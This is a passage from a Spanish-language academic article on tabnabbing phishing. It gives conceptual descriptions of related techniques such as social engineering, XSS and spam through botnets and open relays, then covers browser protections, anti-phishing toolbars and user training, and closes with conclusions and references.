factor mas vulnerable, entonces un atacante utilizara técnicas que permita vulnerar a usuarios, esta técnica puede ser la ingeniería social que consiste en obtener información que usualmente la gente no entregaría por medio de engaños. Por ejemplo, si se acerca una persona por la calle y te dice que te acabas ganar la lotería ¿le creeríamos? por sentido común claro que no ¿verdad? [9].

En Internet se hace lo mismo. Hoy, más que ataques sofisticados desde el punto de vista técnico, existen avances técnicos en la ingeniería social.

4.2. CROSS SITE SCRIPTING XSS

La búsqueda de fallos y vulnerabilidades en los sistemas webs es la principal trabajo que se dedica el atacante para poder realizar los ataques dentro de estos sitios, unas de los fallos que tienen las paginas webs son las de inyección de código maliciosos de ejecución dentro del mismo sitio.

Este fallo compromete mas que nada a la seguridad del usuario y no al del servidor, esta limitación es por que el código HTML o JavaScript es interpretado por el navegador al lado de cliente y más aun no realiza nada al lado del servidor [10].

Consiste en inyectar código HTML o Javascript en una aplicación web, con el fin que el navegador del usuario ejecute el código inyectado. Comúnmente el XSS se utiliza para causar una acción indebida en el navegador, pero va ha depender del tipo de vulnerabilidad del sitio, la manera que se explote el fallo será atacar y realizar acciones erróneas en un servidor o en una aplicación.

Al utilizar esta técnica con Tabnabbing aumentaría la probabilidad de alcanzar un éxito ya que se explotaría dos vulnerabilidades a mismo tiempo de la navegación por tabs y la de inyección de código haciendo más peligroso el ataque.

4.3. SPAM

El spam es una herramienta que permite el envió de correos basura o no deseados, cuyos emisores tienen amplia infraestructura ilegal o legal, cuyo fin es la de distribuir correos a enormes listados de direcciones de correo electrónica obtenidos de forma ilegal [3].

El acceso a los servicios de Internet a mejorado enormemente es por este motivo que también a aumentado el volumen de spam, todos los negocios ponen la mira en Internet por su gran afluencia ya que el llegar con sus productos a la gran mayoría de usuarios es su objetivo, y no solo para eso sino que también es una gran puerta para personas mal intencionadas llamadas cyberdelincuentes que a toda costa hacen sus pecharías.

Esta técnica puede ser aprovechada por que el spam y el phishing están bien relacionados, permiten enviar correo malicioso que combinados con ingeniería social llegan y llaman la atención a múltiples usuarios con el fin de poner a prueba sus vulnerabilidades humanas y poder robar información delicada y comprometedora. Existen varias técnicas que los spammers utilizan para enviar spam a continuación mencionamos algunas:

- **Bootnet.-** es una red de ordenadores con capacidad de trabajar distribuida mente entre si para alcanzar un

objetivo, las bootnets son utilizados para múltiples fines ya sea para generar ataques distribuidos de negación de servicios (DDos) dirigidos a sitios web o para este fin la de distribución de spam. Con esta técnica lo que se logra es que sea difícil de detectar la fuente original de donde fue enviado el spam, ya que difícilmente se lograra saber cual fue la fuente real de donde llego el spam si son múltiples maquinas que esta trabajando en forma distribuida y en diferentes partes.

- **Secuestro de ordenadores.-** A través internet aprovecha errores de configuración de ordenadores o mejor aun de servidores en los cuales explotan vulnerabilidades de software obteniendo privilegios de usuario o de administrador. La forma como trabaja esta técnica es: una vez obtenido los privilegios ya sea de administrador o de cliente poder instalar un servidor se mail para poder enviar desde esta máquina millones de correos. Es utilizado esta técnica para que los spammers cubran su identidad y no sean descubiertos de realizar esta actividad.
- **Open Mail Relay.-** es un servidor de correo que de acuerdo a su configuración permite el envío a cualquier persona a usuarios desconocidos, es utilizado por cuanto se usa el agente de transporte de correo con el fin de enviar correos basura a múltiples emisores. Es utilizados por los spammers para que permita realizar su trabajo sin que sean detectados fácilmente y además por que el spammer puede cambiar la cabecera del correo con el objeto que parezca de un remitente confiable, sea suficientemente creíble por la víctima de estos mensajes.

5. MEDIDAS DE PROTECCIÓN

Los ataques phishing siempre serán peligrosos, las técnicas van mejorando y combinándose existen ya medidas de protección anti-phishing con el fin de mitigarlos y disminuir víctimas al phishing.

En los últimos años en el tema de seguridad web se ha trabajado bastante ya que en cada momento aparecen nuevas técnicas phishing, estamos frente al ataque phishing Tabnabbing, existe algunas medidas de protección anti - phishing que seria importante tomarlas en cuenta y atención entre estas tenemos: algunos complementos para navegadores, aplicaciones para instalar y la capacitación a usuarios.

5.1. SEGURIDAD EN NAVEGADORES

Los navegadores son la primera puerta de entrada a los ataques phishing por eso es importante el tipo de navegador que utilizas y saber como aprovechar sus características para que te den una navegación segura: a continuación analizaremos a los navegadores más utilizados y sus características de seguridad anti-phishing que ofrecen:

Una de la primeras Soluciones al Tabnabbing es la que propone Aza Raskin **Firefox manager.** Que en si es un gestor de información de cada sitio, para que el navegador este en la posibilidad de gestionar la

información por ejemplo lo que hace el gestor cuentas de usuarios provee al usuario la información de cada sitio, estará disponible muy cerca de la barra de direcciones parecido al Certificado SSL que no es más que una barra de información en los navegadores.

En el artículo de la página de Mozilla Firefox [1] nos cita que Firefox Manager guarda tu información personal, como marcadores, contraseñas y preferencias del usuario en un conjunto de archivos llamado perfil de sitio, se almacena en un lugar separado en archivos de programa Firefox. Puede tener varios perfiles de Firefox, cada uno con un conjunto distinto de información del usuario. El Administrador de perfiles le permite crear, eliminar, renombrar y cambiar el perfil.


Este complemento puede ser de mas ayuda si utilizamos varios perfiles y tendemos a gestionar correctamente, estos perfiles con características avanzadas requieren de conocimientos suficientes del usuario, se puede decir que esta destinado a personas con altos conocimientos.

***Gráfica** Gestor de Perfiles*

NoScript es un complemento en Firefox llamado NoScript podría ser una de las soluciones si se configura adecuadamente, se puede gestionar dando permisos para su ejecución y carga, Esto protege a los usuarios por que en algún momento ayudaría a diferenciar entre un sitio legítimo y un mal intencionado.

Este complemento protege de scripts maliciosos, vigila si hay una actualización en particular sobre el HTML al momento de refrescarse en el fondo del sitio. Esto evita cuando el ataque es llevado a cabo con el apoyo de secuencias de comandos JavaScript, pero existen algunas deficiencias de esta solución. Muchos usuarios especialmente usuarios novatos no les gusta tomar un tiempo para configurar, ya que continuamente le pregunta al usuario si desea permitir que una pagina se ejecute, scripts, complementos, etc.

Al momento todos los navegadores permiten deshabilitar y activar Javascript. Chrome y Safari no permiten una configuración avanzada de opciones Javascript.




***Gráfica** Complemento NoScript*

Otra medida de protección es el **Resalto de Dominios** los navegadores IE y Chrome realizan un resalto de dominio en URL's, para que el usuario pueda tomar atención en la dirección y el link del sitio que esta visitando realmente, con esto lograr que el usuario evada a los engaños de dominios falsos y falsificación de sitios utilizados por los atacantes phishing.

***Gráfica** Resalto de dominios*

Alertas Sobre Certificados todos los navegadores muestran alertas sobre certificados en los siguientes casos: Certificado generado para otro dominio, Certificado caducado, Certificado emitido por una desconocida. A más del resalto de la dirección también realizan un resalto de los certificados con validación extendida. Sin embargo en Chrome y Safari no queda bien reflejado.



***Gráfica** Alertas sobre Certificados*

5.2. APLICACIONES ANTI-PHISHING

Son extensiones para los navegadores que deben ser instaladas por el usuario, estas extensiones se llaman Toolbars se encuentran disponibles para la mayoría de navegadores, la función que desempeñan es de alertar al usuario al momento que ingresa a un sitio web malintencionado, son muy confiables por que actúan realizando comparaciones con listas negras reportados como sitios fraudulentos, podemos mencionar a Netcraft Toolbar, PhishGuard, que nos entrega información relevante sobre el sitio web como el ranking, país. Pero la principal inconveniente es que el usuario no toma en cuenta estas advertencias que entregan estos complementos en ocasiones pasando como desapercibidas.

5.3. CAPACITACIÓN DE USUARIOS

Hoy en día es un mecanismo recomendado por expertos ya que es necesario que usuarios tome conciencia del manejo adecuado de los servicios de navegación web, el objetivo es que este salvaguardado la integridad y confidencialidad de los sistemas web.

Lo mejor que se puede optar para el entrenamiento y capacitación de los usuarios es realizar un sistema de capacitación de las vulnerabilidades que pueden aprovechar los atacantes y las actitudes que debe tomar frente a un ataque. Una capacitación debe ser capaz de hacer que el usuario compruebe y tenga experiencia de las reales consecuencias que puede contraer sino no toma atención en una navegación segura.

Un sistema de capacitación suele ser eficaz siempre y cuando exista un seguimiento para que sea completo y al final pueda ser evaluado, dejando como resultado que el usuario tome

conciencia, capaz de diferenciar entre un sitio legítimo y un fraudulento, la actitud que debe mostrar cuando este frente a un ataque, estos usuarios deben ser los que más atención presten en la barra de direcciones, en indicadores de las páginas, cuando reciban correo basura puedan desecharlos, cuando no estén seguros del contenido de la página y siente que algo esta mal tome la decisión correcta.

CONCLUSIONES

En conclusión en el presente artículo hemos tomado a la técnica phishing Tabnabbing con el fin de describirlo, mencionar como actúa y cuales son las vulnerabilidades que aprovecha para tener éxito, el ataque puede combinarse con otras técnicas siendo más eficaces como por ejemplo ingeniería social, spam, XSS (Cross Site Scripting) complicando así presenciar fácilmente un ataque phishing a los sitios web.

Con las pruebas del ataque realizadas nos damos cuenta que la mayoría de usuarios cayeron, en cualquier momento alguno de nosotros podemos caer, los resultados nos muestra la gran efectividad que tiene al momento que combinar con otras técnicas.

Los usuarios desconocen al ataque Tabnabbing peor aún sus consecuencias, por nuestras espaldas podrían estar tratando de robar nuestra identidad de forma malintencionada, mientras estemos en un navegador no descuidemos nuestras pestañas corren peligro de ser mutadas por ciberdelincuentes.

Tener bien configurado nuestro navegador y estar capacitado es una de las mejores medidas de protección, las instituciones a nivel general deben implementar como política de seguridad, a través de la educación se puede prevenir el robo de identidad provocado por las técnicas del ataque phishing.

REFERENCIAS

Scoobidiver AliceWyman, Verdi. Managing profiles, 2011.

Pablo de Castro. Redes de conocimiento, 2008.

Jesús Sanz de las Heras. Evaluación de alternativas para reducir el spam, 2010.

Lic. Alian Manuel Arteaga García. La ingeniería social, acercándonos a los molestos spam, phishing y hoax, 2008.

Aza Raskin. Tabnabbing: A new type of phishing attack, 2010.

Miguel Mollejo Sánchez. Utilización de No script para evitar JavaScript y objetos malignos en Mozilla Firefox, 2010.

Segio Santos. Ataque phishing tabnabbing, 2010.

Kemal Bicakci Seckin Anil Unlu. Notabnab: Protection against, 2010.

PANDA security. Informa trimestral pandalabs, 2010.

Trew. Cross site scripting por trew la vulnerabilidad estudiada a fondo, 2010.

Avi Vra_. Devious new phishing tactic targets tabs, 2010.

Symantec, Reporte mensual de Symantec revela nueva ola de ciberataques que simulan ser un servicio de apoyo para empresas norteamericanas. 2012.